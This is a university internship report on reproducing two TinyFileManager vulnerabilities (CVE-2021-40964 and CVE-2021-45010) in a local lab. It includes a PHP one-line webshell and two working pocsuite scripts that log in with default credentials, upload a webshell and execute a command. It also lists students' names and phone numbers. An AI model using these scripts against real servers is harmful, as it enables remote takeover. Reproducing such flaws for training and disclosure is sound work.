**南开大学**

**实习实训漏洞复现报告**

**2022年7月21日**

目录

[1.漏洞复现结论（15分） 1](#_Toc28487)

[1.1风险等级分布 1](#_Toc7481)

[2.工作计划（25分） 1](#_Toc24528)

[2.1工作人员 1](#_Toc13939)

[2.2漏洞对象 1](#_Toc3137)

[2.3漏洞复现阶段 1](#_Toc7909)

[2.4风险等级 2](#_Toc1860)

[3.漏洞复现过程（35分） 2](#_Toc6133)

[3.1 风险管理及规避 2](#_Toc18532)

[3.2测试方法 2](#_Toc4033)

[3.3测试中所用的工具 2](#_Toc28445)

[4. 漏洞复现结果（25分） 3](#_Toc12892)

[4.1 POC插件编写 3](#_Toc32666)

[4.2 漏洞信息 3](#_Toc25120)

# 1.漏洞复现结论（15分）

南开大学实习实训第八组的安全人员采用科学的漏洞复现步骤于2022年7月18日至2022年7月20日对Tinyfilemanager中的文件上传漏洞和命令执行漏洞进行了全面深入的漏洞复现。


本次共发现漏洞2个，其高危漏洞1个，中危漏洞1个,低危漏洞0个。

|  |  |  |
| --- | --- | --- |
| **序号** | **漏洞名称** | **风险值** |
| 1 | tinyfilemanager存在任意文件上传漏洞  （CVE-2021-40964） | 6.5 |
| 2 | tinyfilemanager shell.php存在RCE漏洞（CVE-2021-45010） | 8.8 |
| 3 |  |  |

## 1.1风险等级分布

本次评估漏洞的详细风险等级分布如下：

CVE-2021-40964




CVE-2021-40964已由cve@mitre.org分配来跟踪漏洞-当前被评为 **MEDIUM** 严重性。

图片包含 日程表

描述已自动生成

CVE-2021-45010:



CVE-2021-45010 已由 cve@mitre.org分配来跟踪漏洞-当前被评为 **HIGH**严重性。

表格

描述已自动生成

# 2.工作计划（25分）

## 2.1工作人员

|  |  |  |  |
| --- | --- | --- | --- |
| 序号 | 职务 | 姓名 | 联系方式 |
| 1 | 组长 | 袁铭泽 | 13082490753 |
| 2 | 组员 | 许健 | 18356357915 |
| 3 | 组员 | 杜一凡 | 17744403620 |
| 4 | 组员 | 吕昆娴 | 15943548836 |
| 5 | 组员 | 运开 | 18532068598 |

## 2.2漏洞对象

小型文件管理器tinyfilemanager

## 2.3漏洞复现阶段

|  |  |
| --- | --- |
| 项目阶段 | 工作内容 |
| 环境搭建 | 安装java环境、burpsuite,设置浏览器代理；安装phpstudy,将下载的tiny filemanager文件夹放到WWW目录下，访问本机ip/tinyfilemanager文件夹名称/index.php，完成网站搭建；安装pocsuite2.0.8,将guanxing模块放到pocsuite-thirdparty目录下,完成POC本地测试环境搭建。 |
| 漏洞复现 | ①命令执行漏洞：shell.php为一句话木马：<?php system($\_REQUEST ['cmd ’]);?>上传shell.php后，在shell. php页面url中写入?cmd=echo Test^By^ZsfTest$1By$1Zsf,页面打印出Test^By^ZsfTestByZsf。  ②文件上传漏洞：上传文件，内容为：<?php echo md5(123);?>，可以在目录下查看到上传的文件，并返回123的md5值：202cb962ac59075b964b07152d234b70 |
| POC插件编写 | 根据命令执行和文件上传POC的模板进行POC的编写。用burpsuite进行抓包，获得路径、数据、cookie等，填写到POC中。 |
| 平台提交 | 登录360 POC++平台，提交POC。 |
|  |  |

## 2.4风险等级

|  |  |  |
| --- | --- | --- |
| 编号 | 风险等级 | 风险描述 |
| 1 | 中危 | TinyFileManager 中存在一个路径遍历漏洞，该漏洞在 2.4.6 之前的所有版本（包括 2.4.6）中都存在一个漏洞，使得攻击者能够上传包含路径遍历字符串 （../ 和..\） 以转义服务器的预期工作目录，并将恶意文件写入计算机上的任何目录。 |
| 2 | 高危 | 在TinyFileManager2.4.7之前的tinyfilemanager .php 的文件上传功能中存在一个路径遍历漏洞，使得远程攻击者（具有有效的用户帐户）能够将恶意 php 文件上传到 webroot，从而导致代码执行。 |
| 3 |  |  |

# 3.漏洞复现过程（35分）

①命令执行漏洞：shell.php为一句话木马：<?php system($\_REQUEST ['cmd ’]);?>上传shell.php后，在shell. php页面url中写入?cmd=echo Test^By^ZsfTest$1By$1Zsf,页面打印出Test^By^ZsfTestByZsf。

②文件上传漏洞：上传文件，内容为：<?php echo md5(123);?>，可以在目录下查看到上传的文件，并返回123的md5值：202cb962ac59075b964b07152d234b70

## 3.1 风险管理及规避

将环境下载到本地进行实验，不要对线上的运营中的网站进行测试，以免造成信息泄露干扰正常运营。

## 3.2测试方法

在本地搭建平台进行漏洞复现，在fofa.info查询在线测试子域名，在360指纹平台查询应用指纹，没有找到后提交指纹。通过在burpsuite抓包放包的方式编写poc代码，并在python2的pocsuite环境下测试poc代码。

## 3.3测试中所用的工具

firefox-latest; pocsuite-2.0.8; python 2.7; phpstudy\_pro; kali-linux-2021.1; burp suite professional v1.7.37

# 漏洞复现结果（25分）

## 4.1 POC插件编写

①文件上传：

#!/usr/bin/env python  
# coding: utf-8  
  
  
from pocsuite.api.request import req  
from pocsuite.api.poc import register, Output, POCBase  
from pocsuite.thirdparty.guanxing import parse\_ip\_port, http\_packet, make\_verify\_url  
from pocsuite.lib.utils.randoms import rand\_text\_alpha  
import re  
  
class TestPOC(POCBase):  
 vulID = ''''''  
 cveID = ''''''  
 cnvdID = ''''''  
 cnnvdID = ''''''  
 version = ''''''  
 author = ''''''  
 vulDate = ''''''  
 createDate = ''''''  
 updateDate = ''''''  
 name = ''''''  
 desc = ''''''  
 solution = ''''''  
 severity = ''''''  
 vulType = ''''''  
 taskType = ''''''  
 references = ['''''']  
 appName = ''''''  
 appVersion = ''''''  
 appPowerLink = ''''''  
 samples = ['']  
 install\_requires = ['''''']  
  
 def \_attack(self):  
 return self.\_verify()  
  
 def \_verify(self):  
 self.url, ip, port = parse\_ip\_port(self.target, 80)  
 result = {}  
   
 # 获取cookies  
 cookies={}  
 headers = {  
 'Content-Type': 'application/x-www-form-urlencoded'  
 }  
 data = 'fm\_usr=admin&fm\_pwd=admin%40123'  
 path = '/index.php'  
 vul\_url = make\_verify\_url(self.url, path, mod = 0)  
 resp = req.post(vul\_url, headers = headers, data = data, verify = False, allow\_redirects = False, timeout = 10)  
 if resp.status\_code == 302 :  
 cookie = re.findall(r'(.\*?);', resp.headers["Set-Cookie"])[0].split('=')  
 cookies[cookie[0]]=cookie[1]  
   
 # 上传shell  
 headers2 = {  
 'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36'  
 }  
 filec = '''<?php system($\_REQUEST['cmd']);?>'''  
 filename = 'shell\_'+rand\_text\_alpha(6)+'.php'  
 files = {  
 'file' : (filename, filec, "image/jpeg"),  
 'p' : ("", "", ""),  
 'fullpath' : ("", filename, "")  
 }  
 path2=path+'?p='  
 vul\_url2 = make\_verify\_url(self.url, path2, mod = 0)  
 resp2 = req.post(vul\_url2, headers=headers2, files=files, verify=False, cookies=cookies, allow\_redirects=False, timeout=10)  
 if resp2.status\_code == 200 and '"success"' in resp2.content:  
  
 # 上传命令  
 path3 = '/'+filename+'?cmd=echo%20Test^By^NKGroup8Test$1By$1NKGroup8'  
 vul\_url3 = make\_verify\_url(self.url,path3,mod=0)  
 resp3 = req.get(vul\_url3, headers = headers, verify = False, allow\_redirects = False, timeout = 10)  
 if resp3.status\_code == 200 and 'TestByNKGroup8' in resp3.content:  
 result['VerifyInfo'] = http\_packet(resp3)  
 result['VerifyInfo']['URL'] = vul\_url3  
 result['VerifyInfo']['port'] = port  
 return self.parse\_output(result)  
  
   
 def parse\_output(self, result):  
 output = Output(self)  
 if result:  
 output.success(result)  
 else:  
 output.fail('Failed')  
 return output  
  
register(TestPOC)

②命令执行

#!/usr/bin/env python  
# -\*- coding: utf-8 -\*-  
from pocsuite.api.request import req  
from pocsuite.api.poc import register,Output, POCBase  
from pocsuite.thirdparty.guanxing import parse\_ip\_port, http\_packet, make\_verify\_url  
import re  
  
class TestPOC(POCBase):  
 vulID = ''''''  
 cveID = ''''''  
 cnvdID = ''''''  
 cnnvdID = ''''''  
 version = ''''''  
 author = ''''''  
 vulDate = ''''''  
 createDate = ''''''  
 updateDate = ''''''  
 name = ''''''  
 desc = ''''''  
 solution = ''''''  
 severity = ''''''  
 vulType = ''''''  
 taskType = ''''''  
 references = ['''''']  
 appName = ''''''  
 appVersion = ''''''  
 appPowerLink = ''''''  
 samples = ['']  
 install\_requires = ['''''']  
 def \_attack(self):  
 return self.\_verify()  
 def \_verify(self):  
 self.url,ip,port = parse\_ip\_port(self.target,80)  
 result = {}  
 headers = {  
 "Content-Type": "application/x-www-form-urlencoded",  
 }  
 data = "fm\_usr=admin&fm\_pwd=admin%40123"  
 path = '/index.php?p='  
 vul\_url = make\_verify\_url(self.url, path, mod = 0)  
 resp = req.post(vul\_url, headers = headers, data = data, verify = False, allow\_redirects = True, timeout = 10)  
 if "/www/html'></i></a></div>" in resp.content and resp.status\_code == 200:  
 # Cookie = re.findall(r'(.\*?);', resp.headers["Set-Cookie"])[0]  
 headers1 = {  
 # "Cookie": Cookie  
 }  
 path1 = '''/shell.php?cmd=echo Test^By^ZsfTest$1By$1Zsf'''  
 vulurl = make\_verify\_url(self.url, path1, mod = 0)  
 resp1 = req.get(vulurl, headers = headers1, verify = False, allow\_redirects = True, timeout = 10)  
 if "TestByZsf" in resp1.content and resp1.status\_code == 200:  
 result['VerifyInfo'] = http\_packet(resp1)  
 result['VerifyInfo']['URL'] = vulurl  
 result['VerifyInfo']['port'] = port  
 return self.parse\_output(result)  
 def parse\_output(self, result):  
 #parse output  
 output = Output(self)  
 if result:  
 output.success(result)  
 else:  
 output.fail('Internet nothing returned')  
 return output  
  
  
register(TestPOC)

## 4.2 漏洞信息

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **UVD-ID** |  | **漏洞类别** | 文件上传/RCE | **CVE-ID** | 2021-40964  /2021-45010 |
| **披露/发现时间** | 2022/7/18 | **bugtraq编号** |  | **CNNVD-ID：** |  |
| **提交时间** | 2022/7/20 | **漏洞发现者** |  | **CNVD-ID：** |  |
| **漏洞等级** | 中危/高危 | **提交者** | 杜一凡  /许健 | **搜索关键词** | tiny file manager |
| **影响范围** | 2.4.6 之前的所有版本（包括 2.4.6）/2.4.7 之前的所有版本（包括 2.4.7） | | | | |
| **来源** | https://www.exploit-db.com/exploits/50828 | | | | |
| **漏洞简介** | Tinyfilemanager存在任意文件上传漏洞，shell.php存在RCE漏洞 | | | | |
| **漏洞详情** | TinyFileManager中存在一个路径遍历漏洞，该漏洞在2.4.6之前的所有版本（包括2.4.6）中都存在一个漏洞，使得攻击者能够上传包含路径遍历字符串（../ 和 ..\）以转义服务器的预期工作目录，并将恶意文件写入计算机上的任何目录。在TinyFileManager中，2.4.7 之前的 tinyfilemanager. php 的文件上传功能中存在一个路径遍历漏洞，使得远程攻击者（具有有效的用户帐户）能够将恶意 PHP 文件上传到 webroot，从而导致代码执行。 | | | | |
| **参考链接** | <https://github.com/prasathmani/tinyfilemanager>  https://github.com/febinrev/CVE-2021-45010-TinyFileManager-Exploit | | | | |
| **靶场信息** | 本机搭建靶场，测试url: 127.0.0.1 | | | | |
| **POC** | 见上 | | | | |
| **修复方案** | 请关注厂商并升级至最新版本  厂商链接：https://tinyfilemanager/github.io/ | | | | |